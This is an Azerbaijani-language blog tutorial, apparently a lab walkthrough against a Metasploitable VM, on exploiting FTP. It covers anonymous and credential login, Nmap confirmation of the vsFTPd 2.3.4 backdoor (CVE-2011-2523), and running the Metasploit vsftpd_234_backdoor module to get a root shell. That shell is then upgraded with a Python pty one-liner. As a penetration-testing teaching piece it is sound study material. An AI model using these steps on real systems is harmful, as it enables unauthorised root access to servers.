
FTP servisinin exploit edilməsi
 13rose
4 min read
Salam hər vaxtınız xeyir dəyərli oxucular, bu gün Exploit edilməsi başlığı altında FTP servisinin exploit edilməsini yerinə yetirəcəyik.Əvvəlcə nəzəri sonra isə Metasploitable maşının köməyi ilə əməliyyatları praktiki olaraq görəcəyik.
Telegram kanalına qoşularaq bu və digər mövzular üzrə quizlərdə iştirak edə bilərsiniz!
Telegram (Kanal): https://t.me/xakeraz_official
FTP servisinin exploit edilməsi
FTP servisinə daxil olmaq üçün biz filezilla proqramından istifadə edəcəyik.Aşağıdakı kommanda ilə bu aləti Kali Linux maşınına quraşdıra bilərik.
apt install filezilla -yNövbəti addım isə Enumeration mərhələsində əldə etdiyimiz məlumatları yoxlayırıq.
Enumeration nəticələri:
- Anonim daxil olma
- İstifadəçi məlumatları ftp:123456789,user:user
- FTPd servisin 2.3.4 versiyası üzrə exploit vardır.
FTP Daxil Olmaq
FTP servisinə daxil olmaq üçün həm filezilla aləti həmdə kommanda sətrində ftp yazaraq daxil ola bilərik.Gəlin anonymous kimi daxil olmağı yoxlayaq.Filezilla proqramına daxil olub aşağıdakı yerləri deyildiyi kimi doldurun.

- Host: 192.168.10.36 (siz isə sizin labda hədəf ip adresini qeyd edin)
- Username: anonymous
- Password:istədiyiniz parolu daxil edə bilərsiniz.
FTP kliyent hədəf servisə daxil olduq.Təəsüfki hədəf servisin kataloqu boşdur.Məhz bu mərhələdə aşağıdakı ümumi ideyaları yerinə yetirə bilərik.
- FTP serverdə saxlanılan konfedensiall məlumatların oxunması
- Hədəf servisdə kataloqunda hər hansı exe proqramın və servisin olduğunu bildikdə ona uyğun exploit edilməsi
- Hədəf sistemə fayl yükləməyi yoxlamaq. Əgər mümkündürsə hədəf sistemdən kommanda sətri əldə edə bilərik.
Eləcədə digər tapdığımız istifadəçi məlumatları ilə daxil olduq və uğurlu olduq.
Uzaqdan Kommanda İcrə Etmək
İndi isə zaman gəldi hədəf servisin versiyasına uyğun exploitin var olmasını yoxayaq.Hədəf sistemi Nmap aləti ilə skan etdiyimizdə görə bilərikki bizə həmin versiyanın exploitin olduğunu göstərir.
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
| ftp-vsftpd-backdoor:
|   VULNERABLE:
|   vsFTPd version 2.3.4 backdoor
|     State: VULNERABLE (Exploitable)
|     IDs:  CVE:CVE-2011-2523  BID:48539
|       vsFTPd version 2.3.4 backdoor, this was reported on 2011-07-04.
|     Disclosure date: 2011-07-03
|     Exploit results:
|       Shell command: id
|       Results: uid=0(root) gid=0(root)
|     References:
|       https://github.com/rapid7/metasploit-framework/blob/master/modules/exploits/unix/ftp/vsftpd_234_backdoor.rb
|       https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2011-2523
|       http://scarybeastsecurity.blogspot.com/2011/07/alert-vsftpd-download-backdoored.html
|_      https://www.securityfocus.com/bid/48539
Exploitin var olmasını bir daha yoxlamaq üçün Google axtarış sisteminin köməyi ilə exploiti tapa bilərik.

Google axtarış sistemindən əldə etdiyimiz nəticələrə əsasən exploit-db üzərindən bu versiyanın exploitin olması dəqiqləşdirdik.Birinci nəticədə rapid7 üzərində bu exploitin olması o deməkdirki biz metasploit üzərindən həmin exploit modulunu istifadə edə bilərik.
msf6 > search vsftpd type:exploit

Matching Modules
================

   #  Name                                  Disclosure Date  Rank       Check  Description
   -  ----                                  ---------------  ----       -----  -----------
   0  exploit/unix/ftp/vsftpd_234_backdoor  2011-07-03       excellent  No     VSFTPD v2.3.4 Backdoor Command Execution
Gördüyünz kimi exploitin olması təsdiqlədik və versiyasıda uyğundur.Bu moduldan istifadə edərək exploiti yerinə yetirək.
msf6 > use exploit/unix/ftp/vsftpd_234_backdoor
[*] No payload configured, defaulting to cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   CHOST                     no        The local client address
   CPORT                     no        The local client port
   Proxies                   no        A proxy chain of format type:host:port[,type:host:port][...]
   RHOSTS                    yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.h
                                       tml
   RPORT    21               yes       The target port (TCP)


Exploit target:

   Id  Name
   --  ----
Options kommandası ilə hansı parametrləri dəyişməli olduğumuzu gördük və bunlar aşağıdakılardır:
- RHOSTS – Hostun ip adresi
- RPORT – hostda işləyən ftp servisin portu
RPORT avtomatik olaraq ftp üçün 21 təyin edilib, bizə isə hədəf hostun ip adresini təyin edib run kommandası ilə hədəfi exploit etməliyik.
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set rhosts 192.168.10.36
rhosts => 192.168.10.36
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > run
[*] 192.168.10.36:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.10.36:21 - USER: 331 Please specify the password.
[+] 192.168.10.36:21 - Backdoor service has been spawned, handling...
[+] 192.168.10.36:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.10.16:46121 -> 192.168.10.36:6200) at 2025-04-06 21:34:41 +0400
whoami
root
Gördüyünüz kimi hədəf sistemdən bizdə artıq kommanda sətrini əldə etdik. Bunu özünüz lab mühitində yoxlayın.
İnteraktiv Kommanda Sətrin Yaradılması
Əldə etdiyimiz kommanda sətrinin bütün mənbələrindən istifadə edə bilmirik bunu əldə etmək üçün interaktiv sheli yaratmaq lazımdır.Bunu yerinə yetirmək üçün Pythondan istifadə edəcəyik. Əvvəlcə hədəfdə python yüklü olub olmamasını yoxlayaq və işə başlayaq.
which python
/usr/bin/python
python -c 'import pty;pty.spawn("/bin/bash")'
root@metasploitable:/# id
id
uid=0(root) gid=0(root)
Python proqramlaşdırma dilindən istifadə edərə hədəf sistemdə interaktiv shell əldə etdik. Privilegiyalarıma nəzər salsaq hədəfdə ən yüksək istifadəçi ilə daxil olmuşuq bunu id kommandası ilədə bir daha təsdiqləyə bilərik.
Ümidvaram faydalı olmuşdur.Təşəkkürlər!
Bizi izləyin:
Telegram (Kanal): https://t.me/xakeraz_official
Paylaşımların səliqəli yığılmış halı: https://t.me/xakerazgroup
Fikir və şərhləriniz : https://t.me/xakerazchat





